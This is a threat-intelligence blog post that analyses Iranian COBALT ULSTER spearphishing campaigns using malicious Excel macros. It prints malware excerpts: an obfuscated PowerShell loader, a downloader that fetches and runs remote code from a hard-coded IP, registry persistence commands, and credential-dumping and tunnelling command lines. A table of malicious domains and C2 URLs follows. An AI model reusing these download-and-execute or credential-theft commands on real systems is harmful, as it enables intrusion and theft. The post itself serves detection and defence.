
# Business as Usual For Iranian Operations Despite Increased Tensions

secureworks.com/blog/business-as-usual-for-iranian-operations-despite-increased-tensions

Counter Threat Unit Research Team



*In spite of concerns regarding Iran's threatened retaliation for geopolitical events, Iranian threat groups continue to focus on long-running cyberespionage activity.* Wednesday, February 26, 2020 *By: Counter Threat Unit Research Team*

Cyberespionage operations by governments with mature cyber capabilities persist regardless of geopolitical events. Espionage typically focuses on broader long-term strategic goals.

Secureworks® Counter Threat Unit™ (CTU) researchers monitor Iranian cyber operations, including the potential for retaliation after a January 2, 2020 U.S. drone strike killed Islamic Revolutionary Guard Corps (IRGC) Quds Force General Qasem Soleimani. Although there was ballistic missile bombardment of U.S. military personnel in Iraq on January 8, no government-directed cyber retaliation has been observed as of this publication.


Despite the lack of retaliatory activity, CTU™ researchers have observed the continuation of several espionage-focused campaigns. A series of spearphishing campaigns that occurred between mid-2019 and mid-January 2020 targeted governmental organizations in Turkey, Jordan, Iraq, as well as global intergovernmental organizations and unknown entities in Georgia and Azerbaijan. Most of this activity commenced prior to the U.S. drone strike. Victimology and code similarity between the macros in the analyzed samples and macros documented in open-source reporting suggest that these campaigns were conducted by the COBALT ULSTER threat group (also known as MuddyWater, Seedworm, TEMP.Zagros, and Static Kitten), which is tasked by the Iranian government.

## Multiple paths to compromise

In one compromised environment, threat actors conducted multiple rounds of spearphishing with malicious attachments to gain initial access. Some of the email messages contained a link to a compromised website, passing the name of the target organization as a parameter in the URL. These links were likely intended to track when messages were viewed, a tactic known as a web bug.

CTU researchers analyzed two different infection chains. One chain delivered a malicious document via a ZIP archive attached to a spearphishing message. The archive contained a Microsoft Excel Spreadsheet (XLS) file with a filename that was thematically aligned with the spearphishing lure.

In historic COBALT ULSTER campaigns, the documents used a government agency, university, or intelligence organization-related theme with blurred content and a prompt to enable macros. In mid-2019, the threat actors adopted a more generic style. In this approach, recipients who open the attachment are presented with a seemingly innocuous document that requests they “enable” the content to view the document (see Figure 1). This action disables security controls on active content in the document and runs the embedded malicious code.



Microsoft Office Excel
This Excel Document is created in earlier version of Microsoft Office Excel

Notice :

In order to
view the content please click Enable Editing and Enable Content from the yellow bar above

See more from Microsoft Excel

Get a better picture of your data
New charts and graphs help you present your data in compelling ways, with formatting, sparklines, and tables to better understand your data.
Easily create forecasts with just a click to predict trends

Work better together

Microsoft Office Excel

Notice :
This Excel Document is created in earlier version of Microsoft Office Excel


In order to
view the content please click Enable Editing and Enable Content from the yellow bar above

See more from Microsoft Excel

Get a better picture of your data
New charts and graphs help you present your data in compelling ways, with formatting, sparklines, and tables to better understand your data.
Easily create forecasts with just a click to predict trends

*Figure 1. View presented to spearphishing recipients who open the malicious Excel files. (Source: Secureworks)*


The embedded VBScript macro is concealed using multiple layers of obfuscation. It drops a copy of the legitimate Microsoft 32-bit wscript.exe binary (MD5: d1ab72db2bedd2f255d35da3da0d4b16) into a non-standard directory path (see Figure 2) and uses it to run additional VBScript code. This binary typically runs from a location such as C:\Windows\SysWOW64\wscript.exe. The identification of this hash, or command lines that include /E:vbs, running from non-standard directories could indicate a compromise from this campaign.



```
C:\Windows\System32\spool\drivers\color\fxjg.exe" /E:vbs C:\Windows\System32\spool\drivers\color\jjcpquui (January 2020 Campaign)

C:\Users\admin\AppData\Local\Temp\scp.exe /E:vbs C:\Users\admin\AppData\Local\Temp\jdpveobq (September 2018 Campaign)
```

*Figure 2. Examples of unusual locations where wscript.exe binary is dropped. (Source: Secureworks)*


An HKU\<*Security Identifier*>\Software\Microsoft\Windows\CurrentVersion\Run\ registry key is set for persistence. Another executed block of VBScript and PowerShell (e.g., the jjcpquui file shown in Figure 2) downloads a second-stage obfuscated PowerShell downloader (see Figure 3).



```
20711130730871110870580830511211120760861050790790521161230861101050560421090710490921230750530420711130900820881260790870700700520841
08105079080086113072088089087084083123108123076088050053126109109089086109083058084070113120076088050056042049112122041069067058084070
07005108507310805309207005411408408908707904110810905508507211311107908612111408308910507807807210405008610909111207808708212004207309
10800421090911180861111130680780500910880410710710790781081130550881090910580410871090860871101210870871230870830860891130580791091171
13092052067081078110121116088049079111041052117054041123049062040042042060 > c:\programdata\windows && powershell -exec bypass
start-sleep 10;$a=get-content c:\programdata\windows;$t = '';for($i=0;$i -lt $a.Length;$i+=3){$t += [char](([int]($a[$i..($i+2)] -join
''))-1)};iex($t);[redacted]
```

*Figure 3. Truncated extract of obfuscated PowerShell downloader using custom encoding scheme. (Source: Secureworks)*


This code downloads additional payloads from an IP address hard-coded in the script (see Figure 4). CTU researchers have observed four different IP addresses. Although many threat groups use multiple layers of obfuscation and multiple stages of activity to deploy payloads, these practices are common in COBALT ULSTER operations.



```
$V=new-object net.webclient;
$V.proxy=[Net.WebRequest]::GetSystemWebProxy();
$V.Proxy.Credentials=[Net.CredentialCache]::Default Credentials;
start-sleep 10;
$s=$V.DownloadString('http://162.223[redacted]/[redacted]');
iex($s)
```

*Figure 4. Deobfuscated version of the obfuscated PowerShell downloader. (Source: Secureworks)*

The second infection chain analyzed by CTU researchers also used a spearphishing email to deliver a ZIP archive containing a malicious Excel file. In this case, the Excel file uses an obfuscated macro to drop and execute a previously unobserved remote access trojan (RAT) that CTU researchers refer to as ForeLord. The malicious document uses cmd.exe to execute a batch script (tt.bat) that adds a key to the registry for persistence when the system restarts. In parallel, a PowerShell script uses rundll32.exe to execute the ForeLord malware (Exchange.dll) (see Figure 5).



```
▼ "C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" /Embedding [redacted]

▼ cmd.exe /c start /b C:\ProgramData\tt.bat [redacted]
  ▼ \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 [redacted]

  ▼ C:\Windows\system32\cmd.exe /K C:\ProgramData\tt.bat [redacted]
    ▼ REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v AutoStart /t REG_SZ /d "rundll32.exe C:\ProgramData\Exchange.dll,Start"
      [redacted]
```

*Figure 5. Process tree showing the malicious Excel file creating the ForeLord persistence mechanism. (Source: Secureworks)*

The DNS-based command and control (C2) protocol uses DNS_TYPE_TEXT records to transfer data. The ForeLord name reflects one of the DNS responses that the malware looks for as part of the C2 protocol: “lordlordlordlord”. This string is received from the C2 servers and acknowledges reception of the message. The ForeLord malware uses DNS request formats that correspond to one of the patterns shown in Figure 6.


```
[message size- 5bytes]_[payload-45bytes][a per line marker-3bytes]_[a per command
marker 6bytes].[C2 DOMAIN]
```

```
[message sequence number - 4bytes][payload less than 50 bytes size][a per line mar
ker]_[a per command marker 6bytes].[C2 DOMAIN]
```

*Figure 6. Format of ForeLord DNS requests. (Source: Secureworks)*

The use of DNS tunneling means the requests are initially directed to legitimate DNS servers, which relay the requests to malicious nameservers controlled by the threat actors. Pivoting on elements of the C2 protocol, CTU researchers identified 14 additional domains possibly registered by COBALT ULSTER.


Figure 7 provides an overview of the interplay of the two infection chains analyzed by CTU researchers. A variety of additional tools were deployed to compromised systems after the final stage, and telemetry indicates interactive access from the threat actors.


Maldoc Type 1
VBScript/ PowerShell Macro
wscript.exe
VBScript (jjcpquui) downloads payload from C2 URL
Maldoc Type 2
ForeLord RAT (Exchange.dll)
[FORELORD C2 DOMAIN 1]
[FORELORD C2 DOMAIN 2]
Obfuscated PowerShell Downloader
<IP 1>
<IP 2>
<IP 3>
<IP 4>
<IP 5>
Payload
CredNinja.ps1
ssf.exe
Caller.dll
PasswordDumper.exe
PASS32.dll
PASS64.dll
One or more tools deployed following successful infection

```
$V=new-object net.webclient;
$V.proxy=[Net.WebRequest]::GetSystemWebProxy();
$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
start-sleep 10;
$s=$V.DownloadString('hxxp://<IP ADDRESS>:<PORT><33 character identifier>');
iex($s)
```

*Figure 7. Overview of the two infection chains observed in January 2020 campaigns. (Source: Secureworks)*


After gaining initial access to a host, the threat actors dropped several tools to collect credentials, test those credentials on the network, and create a reverse SSL tunnel to provide an additional access channel to the network. These tools included PASS32.dll, PASS64.dll (see Figure 8), PasswordDumper.exe, and a Mimikatz variant named Caller.dll. The Caller.dll command line included Base64-encoded arguments, potentially as an evasion technique to hide the nature of this tool.



```
"C:\Windows\system32\cmd.exe" /c Rundll32 c:\users\public\PASS64.dll,Main c:\users\public\1.txt
```

*Figure 8. Example command line used to run PASS64.dll. (Source: Secureworks)*


CredNinja.ps1 (see Figure 9) is an open-source tool that allows penetration testers to quickly test collected credentials or hashes to determine which will work on a targeted Windows domain. The threat actors used a list of valid user accounts from the target domain in conjunction with a weak password list to determine potentially accessible accounts. The password list could be augmented to test credentials captured from credential-dumping tools.



```
   .d8888b.                       888 888b    888 d8b           d8b
  d88P  Y88b                      888 8888b   888 Y8P           Y8P
  888    888                      888 88888b  888
  888        888d888 .d88b.   .d88888 888Y88b 888 888 88888b.  8888  8888b.
  888        888P"  d8P  Y8b d88" 888 888 Y88b888 888 888 "88b "888     "88b
  888    888 888    88888888 888  888 888  Y88888 888 888  888  888 .d888888
  Y88b  d88P 888    Y8b.     Y88b 888 888   Y8888 888 888  888  888 888  888
   "Y8888P"  888     "Y8888   "Y88888 888    Y888 888 888  888  888 "Y888888
                                                                888
                                                               d88P
                                                             888P"

                    v2.3 (Built 1/26/2018) - Chris King (@raikiasec)

                         For help: ./CredNinja.py -h

usage: CredNinja.py -a accounts_to_test.txt -s systems_to_test.txt
                    [-t THREADS] [--ntlm] [--valid] [--invalid] [-o OUTPUT]
                    [-p PASSDELIMITER] [--delay SECONDS %JITTER]
                    [--timeout TIMEOUT] [--stripe] [--scan]
                    [--scan-timeout SCAN_TIMEOUT] [-h] [--no-color] [--os]
                    [--domain] [--users] [--users-time USERS_TIME]
```

*Figure 9. CredNinja ASCII splash screen showing available options. (Source: GitHub)*

The open-source Secure Socket Funneling TCP and UDP port forwarding tool forwards data from multiple sockets through a single secure TLS tunnel to a remote computer. This forwarding provides the threat actor with an additional remote access mechanism. The -F option runs a SOCKS proxy on the local host, which is accessible from the server, and -p defines the remote port to use when connecting to the server (see Figure 10). It is possible that this mechanism was used to allow remote access to the compromised host via Remote Desktop Protocol (RDP).



```
"C:\programdata\ssf\ssf.exe" -c C:\programdata\ssf\config.txt -F 7007 -p 8011 SERVER
```

*Figure 10. Command line used to run ssf.exe. (Source: Secureworks)*

## Conclusion

Although Iran has not launched a cyber retaliation for Soleimani’s death as of this publication, CTU researchers acknowledge that planning and coordinating for a response takes time. Iran has destructive and disruptive capabilities that it has historically employed for retaliatory purposes against organizations. In some cases, these responses materialized several months after provocations toward Iran occurred. However, Iran's cyberespionage operations continue.

From a threat management and risk assessment perspective, CTU researchers advise organizations not to conflate ongoing espionage operations with a retaliatory response. However, continually leveraging threat intelligence to assess and improve controls will help network defenders secure their environments against malicious activity regardless of intent.

Many Iranian intrusions observed by CTU researchers between 2018 and early 2020 began with the collection of valid credentials in the victim's environment via social engineering, phishing, password spraying, brute-force attacks, and exploitation of publicly available systems. Organizations concerned about threats from Iran should review prevention, detection, and response procedures:

- Apply security updates to all systems, particularly those that are Internet-facing.
- Protect user credentials within the environment through periodic user awareness training and multi-factor authentication (MFA). Employ MFA for remote access solutions and web-based email access, including Office365.
- As most of the observed Iranian intrusions involved malware or abuse of native system tools, employ endpoint detection technology that detects those types of activity.
- Establish and test procedures for responding to denial of service activity. If appropriate, a distributed denial of service mitigation service provider can ensure continuity of Internet-facing services.

To mitigate exposure to this malware, CTU researchers recommend that organizations use available controls to review and restrict access using the indicators listed in Table 1. The domains and URLs may contain malicious content, so consider the risks before opening them in a browser.

| Indicator | Type | Context |
|---|---|---|
| lalindustries.com | Domain name | Compromised website hosting COBALT ULSTER C2 infrastructure |
| linkupdate.org | Domain name | Compromised website hosting COBALT ULSTER C2 infrastructure |
| cfm.com.pk | Domain name | Compromised website hosting COBALT ULSTER C2 infrastructure |
| graphixo.net | Domain name | Compromised website hosting COBALT ULSTER C2 infrastructure |
| ksahosting.net | Domain name | Compromised website hosting COBALT ULSTER C2 infrastructure |
| assignmenthelptoday.com | Domain name | Compromised website hosting COBALT ULSTER C2 infrastructure |
| ampacindustries.com | Domain name | Compromised website hosting COBALT ULSTER C2 infrastructure |
| http://lalindustries.com/wp-content/upgrade/editor.php?ac=1&n= | URL | Compromised website hosting COBALT ULSTER C2 infrastructure |

| | | |
|---|---|---|
| http://linkupdate.org/js/js.php?ac=1&n= | URL | Compromised website hosting COBALT ULSTER C2 infrastructure |
| http://cfm.com.pk/wp-includes/utf8.php?ac=1&n= | URL | Compromised website hosting COBALT ULSTER C2 infrastructure |
| http://advanceorthocenter.com/wp-includes/editor.php?ac=1&n= | URL | Compromised website hosting COBALT ULSTER C2 infrastructure |
| http://graphixo.net/wp-includes/utf8.php?ac=1&n= | URL | Compromised website hosting COBALT ULSTER C2 infrastructure |
| http://ksahosting.net/wp-includes/utf8.php | URL | Compromised website hosting COBALT ULSTER C2 infrastructure |
| https://assignmenthelptoday.com/wp-includes/utf8.php | URL | Compromised website hosting COBALT ULSTER C2 infrastructure |
| outlook-accounts.tk | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| outlook-accounts.ml | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| officex64.ml | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| windows-patch.tk | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| windows-patch.ml | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| windowscortana.tk | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| msdn-social.tk | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| msdn-social.ml | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| spacex.gq | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| spacex.cf | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| googlecloud.gq | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |

| | | |
|---|---|---|
| googlecloud.cf | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| device-update.tk | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |
| bing-search.ml | Domain name | Suspected ForeLord C2 infrastructure linked via bing-search.ml |

*Table 1. Indicators for this threat.*